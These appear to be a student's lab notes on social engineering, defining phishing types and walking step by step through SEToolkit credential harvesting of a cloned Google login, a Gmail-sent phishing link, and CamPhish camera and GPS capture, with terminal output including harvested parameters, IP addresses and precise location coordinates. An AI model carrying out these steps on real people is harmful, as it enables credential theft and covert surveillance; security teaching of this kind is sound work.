

Module 9

Social Engineering

16.12.25

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1. Introduction to Social Engineering

Social Engineering :

Social engineering is a manipulation technique used by attackers to trick people into giving up confidential information or performing actions that compromise security. Instead of directly hacking systems, social engineering targets human psychology and behavior.

Human-Based Social Engineering Attack :

A human-based social engineering attack is a method where attackers use direct human interaction and psychological manipulation to trick individuals into revealing confidential information or granting access to secure systems.

Computer-Based Social Engineering Attack :

A computer-based social engineering attack uses digital means such as emails, websites, or software to deceive users and steal data, install malware, or gain unauthorized access.

Mobile-Based Social Engineering Attack :

A mobile-based social engineering attack targets users through mobile devices using calls, text messages (SMS), or malicious apps to extract personal or financial information.

2 . Common Types of Social Engineering:

1. Phishing :

Sending fake emails or messages that look legitimate to trick users into revealing credentials or downloading malware.

2. Spear Phishing :

Targeted phishing attacks customized for a specific person or organization.

3. Vishing (Voice Phishing) :

Using phone calls to impersonate someone and extract information.

4. Smishing (SMS Phishing) :

Similar to phishing but via text messages. 5. Pretexting – Creating a false scenario (pretext) to obtain information, e.g., pretending to be from IT support.

6. Baiting :

Leaving infected USBs or links that lure users into compromising their system.

7. Tailgating :

Following authorized personnel into restricted areas without proper authentication.

3 . What is PHISHING :

Phishing is a type of cyber attack where attackers try to trick individuals into revealing sensitive information such as usernames, passwords, credit card numbers, or other confidential data by pretending to be a trustworthy source.

4 . Types of Phishing

1. Email Phishing :

- **Description:** The most common type. Attackers send fraudulent emails that appear to be from reputable sources (e.g., banks, government, or tech companies).
- **Goal:** Steal credentials or deliver malware via links or attachments.

2. Spear Phishing :

- **Description:** A targeted phishing attack aimed at a specific individual or organization.
- **Goal:** Steal specific sensitive data by using personal information to appear trustworthy.

3. Whaling :

- **Description:** A type of spear phishing that targets high-profile individuals (e.g., CEOs, CFOs).
- **Goal:** Gain access to high-level company data or authorize fraudulent transactions.

4. Smishing (SMS Phishing) :

- **Description:** Uses text messages instead of email.
- **Goal:** Trick users into clicking malicious links or calling fake customer service numbers.

5. Vishing (Voice Phishing) :

- **Description:** Uses phone calls to impersonate legitimate institutions (e.g., banks, police).
- **Goal:** Extract personal or financial information.

6. Pharming :

- **Description:** Redirects users from legitimate websites to fake ones, usually via DNS poisoning or malware.
- **Goal:** Harvest login credentials and personal data.

7. Angler Phishing :

- **Description:** Conducted via social media platforms by impersonating customer service accounts.
- **Goal:** Steal credentials or install malware through direct messages or fake links.

8. Clone Phishing :

- **Description:** A legitimate email is cloned, and the attachment or link is replaced with a malicious one.
 - **Goal:** Trick recipients who have already seen or trusted the original email.
- 1.Perform Phishing Attack**

5 . Phishing attacks

5.1 SEToolkit :

In Kali Linux, the Social-Engineer Toolkit (SET) is one of the most powerful tools for phishing attacks, specifically designed to simulate real-world social engineering scenarios. For phishing, SET helps you create fake websites or emails to trick users into entering their login credentials or executing malicious files.

Steps :

- 1 . Open kali linux terminal and type setoolkit**
- 2 . It opens**
- 3 . Now select 1 – Social Engineering Attack**
- 4 . Now select 2 – Website attack Vector**
- 5 . Select 3 – Credential Harvesting Attack Method**
- 6 . Select 2 – Web Template**
- 7 . Select Web template**
- 8 . Now provide a ip address that you want to get response back Note -:
By default it select kali linux ip address**
- 9 . Now open the browser on target machine and type kali linux ip address in url section • Here , google login template occurred**
- 10 . Provide a credentials**
- 11 . Now go to the kali linux terminal**
- 12 . Here it got the credentials**


```
root@kali: /home/mugdha

Session Actions Edit View Help

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white-sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
[*] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue
```

1.3

```
root@kali: /home/mugdha

Session Actions Edit View Help

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

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set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.100]:

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

1. Java Required
2. Google
3. Twitter


set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.100 - - [16/Dec/2025 03:10:04] "GET / HTTP/1.1" 200 -
192.168.0.100 - - [16/Dec/2025 03:10:09] "GET /favicon.ico HTTP/1.1" 404 -

[*] We got a HTTP response the output:
PARAM: GALX=SJlCKfgaQm
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChrSvFBwD23mV1hICdhtUfdldzBENhIFvWSxSTGNLW9MdTh1bW1TMFQzVU2Fc1BBaURuMmLRSQKEZ8B8X9APsBz4gAAAAAUy4_qD7HbFz38wBkxnaNoulcR103YTjX
PARAM: service=lsd
PARAM: dsh=-7381867106725792428
PARAM: _utfs=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
```

1.4



1.5




1.6


5.2 Gmail account :

Steps :


- 1 . Firstly create a phishing link using kali linux • Then open Your gmail account**
- 2 . Now open the gmail account and click on compose and create a hyperlink**
- 3 . In Gmail, the hyperlink icon is typically found at the bottom of the composition window and looks like a few links in a chain.**
- 4 . First box – add message that display in main • Second box – add attacker machine ip add and click on apply**
- 5 . Hyperlink Generated**
- 6 . Now add recipients and generate a mail using AI and it to the target**
- 7 . Mail received • Click on link – Reset Your account password**
- 8 . Here Fake gmail login page is open**
- 9 . Enter Credentials and go to the kali linux**
- 10 . Here , username and password are got it .**




1.1



1.2



1.3



1.4

5.3 CamPhish :

CamPhish is a social-engineering phishing tool used in cybersecurity labs to demonstrate how attackers can trick users into giving camera access on their device.

Steps :

1 : CamPhish is launched

2 . A public tunnel link (Ngrok/Cloudflare) is generated


3 . A fake template webpage (festival, meeting, video, etc.) is selected.

4 . The victim opens the link in a browser.

5 . The page asks for camera/location permission.

6 . If the user clicks Allow, the tool captures camera images and basic data (IP, location).

7 . The captured data is saved locally for analysis.

A terminal window titled 'root@kali: /home/mugdha/CamPhish' showing the CamPhish Ver 2.0 interface. The interface has a menu with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The main display shows the 'CAMPHISH' logo in a stylized font. Below the logo, it says 'CamPhish Ver 2.0' and 'www.techchip.net | youtube.com/techchipnet'. The user is prompted to 'Choose tunnel server' with options '[01] Ngrok' and '[02] CloudFlare Tunnel'. The user selects '[+] Choose a Port Forwarding option: [Default is 1] 2'. Then, the user is prompted to 'Choose a template' with options '[01] Festival Wishing', '[02] Live Youtube TV', and '[03] Online Meeting'. The user selects '[+] Choose a template: [Default is 1] 1'. The user is then prompted to 'Enter festival name: christmas'. The terminal shows the following output: '[+] Downloading Cloudflared...', '[+] Detected OS: Linux, Architecture: x86_64', '[+] x86_64 architecture detected...', '[+] Starting php server ...', '[+] Starting cloudflared tunnel ...', '[*] Direct link: https://roland-surgery-contracting-research.trycloudflare.com', '[*] Waiting targets, Press Ctrl + C to exit ...', and '[*] GPS Location tracking is ACTIVE'.


```
root@kali: /home/mugdha/CamPhish
Session Actions Edit View Help
[*] Waiting targets, Press Ctrl + C to exit ...
[*] GPS Location tracking is ACTIVE

[+] Target opened the link!
[+] IP: 2401:4900:8f54:c7b0:905:5e9:aaad:e0a1

[+] Target opened the link!
[+] IP: 2401:4900:8f54:c7b0:68db:12df:96be:1735
[+] IP: User-Agent:

[+] Location data received!
[+] Current location data:
Latitude: 18.5642309
Longitude: 73.7796379
Accuracy: 20.024999618530273 meters
Google Maps: https://www.google.com/maps/place/18.5642309,73.7796379
Date: 17Dec2025074905

[!] No location file found

[+] Location data received!
[!] No location file found

[+] Cam file received!

[+] Cam file received!

[+] Cam file received!

[+] Cam file received!

[+] Target opened the link!
[+] IP: 2401:4900:8f54:c7b0:68db:12df:96be:1735

[+] Target opened the link!
[+] IP: 2401:4900:8f54:c7b0:68db:12df:96be:1735
^ _ ^ _
```

1.2

```
mugdha@kali: ~/CamPhish
Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
(mugdha@kali)~
$ ls
aniketpagare.txt Desktop Documents file: hash.txt iA2ppafX.jpeg mayur.txt Music pay.exe Public Templates Testxml Videos zphisher
